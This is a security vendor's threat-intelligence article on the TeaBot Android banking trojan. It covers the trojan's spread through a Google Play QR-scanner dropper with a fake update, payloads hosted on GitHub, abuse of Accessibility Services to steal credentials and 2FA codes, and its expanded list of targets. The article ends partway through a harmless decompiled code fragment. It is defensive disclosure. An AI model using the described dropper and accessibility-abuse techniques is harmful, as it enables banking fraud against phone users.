
TeaBot is now spreading across the globe

cleafy.com/cleafy-labs/teabot-is-now-spreading-across-the-globe


.Cleafy | LABS
TeaBot is now spreading across the globe
Read the Technical Analysis

Download your PDF guide to TeaBot

Get your free copy to your inbox now

Download PDF Version

Background and key points

- TeaBot is an Android banking trojan emerged at the beginning of 2021 designed for stealing victim's credentials and SMS messages
- TeaBot RAT capabilities are achieved via the device screen's live streaming (requested on-demand) plus the abuse of Accessibility Services for remote interaction and key-logging. This enables Threat Actors (TAs) to perform ATO (Account Takeover) directly from the compromised phone, also known as "On-device fraud".
- Initially TeaBot has been distributed through smishing campaigns using a predefined list of lures, such as *TeaTV, VLC Media Player, DH*L and *UPS* and others.
- Recent samples show how TAs are evolving their side-loading techniques, including the distribution of applications on the official Google Play Store, also known as "dropper applications".
- In the last months, we detected a major increase of targets which now count more than 400 applications, including banks, crypto exchanges/wallets and digital insurance, and new countries such as Russia, Hong Kong, and the US (Figure 1).

The following article is a major update of the previous TeaBot: a new Android malware emerged in Italy, targets banks in Europe published in May, 2021 in our blog “Cleafy Labs”.





Figure 1 – Updated targeted of TeaBot (February 2022)

How TeaBot is evolving its distribution

One of the most interesting aspects of the TeaBot’s distribution are the latest techniques implemented on its campaigns. During 2021, TeaBot appeared to be at its early stages of development and it was mainly distributed through smishing campaigns using a predefined list of lures, such as *TeaTV, VLC Media Player, DHL* and *UPS* and others.

On February 21, 2022, the Cleafy Threat Intelligence and Incident Response (TIR) team was able to discover an application published on the official Google Play Store, which was acting as a dropper application delivering TeaBot with a fake update procedure. The dropper lies behind a common QR Code & Barcode Scanner and, at the time of writing, it has been downloaded +10.000 times. All the reviews display the app as legitimate and well-functioning.


QR Code & Barcode - Scanner

QR BarCode Scanner Bussiness LLC Tools

PEGI 3

This app is available for all of your devices

Add to Wishlist

Install

WHAT'S NEW

Add facebook integration

ADDITIONAL INFORMATION

Updated February 17, 2022	Size 13M	Installs 10,000+
Current Version 5.1	Requires Android 9 and up	Content Rating PEGI 3 Learn more
Permissions View details	Report Flag as inappropriate	Offered By Google Commerce Ltd
Developer claregrant226@gmail.com Privacy Policy		

REVIEWS — Review policy and info


[redacted] ★★★★★ February 18, 2022
This bar is brilliant..has been since they reopened & continues to maintain high standards of sanitizing, friendly & efficient service..even behind their masks!! Well done to all xc

[redacted] ★★★★★ February 20, 2022
It did what I wanted from it. It scanned a barcode and let me read those digits, which are tiny and really hard to see otherwise.

[redacted] ★★★★★ February 20, 2022
This is the best. A slick modern intuitive interface, clear concise & precise settings & ad-free. I know good craftsmanship when I see I see it. You ever think that you should become a super famous developer in the open source community? This is the best one on playstore... Maybe try going open sour...
Full Review

[redacted] ★★★ February 20, 2022
Nor what I thought it would be

Figure 2 – TeaBot dropper published on the official Google Play Store (February 2022)
However, once downloaded, the dropper will request immediately an update through a popup message. Unlike legitimate apps that perform the updates through the official Google Play Store, the dropper application will request to download and install a second application, as displayed in Figure 3. This application has been detected to be TeaBot.


QR Code Scanner: Add-On

Do you want to install this application?

CANCEL INSTALL

QR & Barcode Scanner

For your security, your phone is not allowed to install unknown apps from this source.

CANCEL SETTINGS

Install unknown apps

QR & Barcode Scanner
5.1

Allow from this source

Your phone and personal data are more vulnerable to attack by unknown apps. By installing apps from this source, you agree that you are responsible for any damage to your phone or loss of data that may result from their use.

QR Code Scanner: Add-On

App installed.

DONE OPEN

Figure 3 – TeaBot installation via a fake update (February 2022)
TeaBot, posing as “QR Code Scanner: Add-On”, is downloaded from two specific GitHub repositories created by the user *feleanicusor.* It has been verified that those repositories contained multiple TeaBot samples starting from Feb 17, 2022:




Figure 4 – Github repository used to store the TeaBot samples

The following graph will give you an overview of the actual infection chain developed by TAs and how they are improving their sideloading technique for distributing TeaBot, starting from a dropper application spreaded via the official Google Play Store and abusing Github service for hosting the actual malicious payload:



QR Code & Barcode - Scanner (Dropper on Google Play Store)
GitHub Repo: leroynathanielxnlw
GitHub Repo: feleanicusor
QR Code Scanner: Add-On (TeaBot - Banking Trojan)
TeaBot C2 Server
GET Request: Request the link to download the malicious app
GET Response: Link to the second github repository where is stored the malicious app
GET Request: Request the link to download the malicious app
GET Response: Link to the raw to download the malicious app
The victim accepts to install the "update"
Communication between Teabot and the C2 server

Figure 5 – TeaBot infection chain

Once the users accept to download and execute the fake "update", TeaBot will start its installation process by requesting the Accessibility Services permissions in order to obtain the privileges needed:

- **View and control screen:** used for retrieving sensitive information such as login credentials, SMS, 2FA codes from the device's screen.
- **View and perform actions:** used for accepting different kinds of permissions, immediately after the installation phase, and for performing malicious actions on the infected device.



QR Code Scanner: Add-On
Accessibility
Screen reader
Get spoken audio guidance and special controls that help you navigate without needing to see the screen.
Visibility enhancements
Change size, contrast, and colour to meet your needs.
Hearing enhancements
Adjust the audio to help your hearing, or use alternatives like text.
Interaction and dexterity
Enhance or replace touch interactions and other controls.
Advanced settings
Manage Direct access and other advanced functions.
Installed services
5 services
About Accessibility
Contact Us
Tooltip: You need enable Accessibility
QR Code Scanner: Add-On
Use service
Allow QR Code Scanner: Add-On to have full control of your device?
Full control is appropriate for apps that help you with accessibility needs, but not for most apps.
View and control screen
It can read all content on the screen and display content over other apps.
View and perform actions
It can track your interactions with an app or a hardware sensor, and interact with apps on your behalf.
ALLOW
DENY
Cleafy LABS

Figure 6 – Permissions requested by TeaBot during the installation phases

New targets, new evasion techniques

One of the biggest difference, compared to the samples discovered during the May 2021 [1], is the increase of targeted applications which now include **home banking applications, insurances applications, crypto wallets and crypto exchanges**. In less than a year, the number of applications targeted by TeaBot have grown more than 500%, going from 60 targets to over 400.





Figure 7 – Comparison between the TeaBot targets in May 2021 and Feb 2022

During the last months, TeaBot has also started supporting new languages, such as Russian, Slovak and Mandarin Chinese, useful for displaying custom messages during the installation phases.




```
if(v1 == 3201) {
    v0_1 = v0.equals("de") ? 3 : -1;
}
else {
    switch(v1) {
        case 0xCAE: {
            v0_1 = v0.equals("es") ? 0 : -1;
            break;
        }
        case 0xCCC: {
            v0_1 = v0.equals("fr") ? 6 : -1;
            break;
        }
        case 0xD2B: {
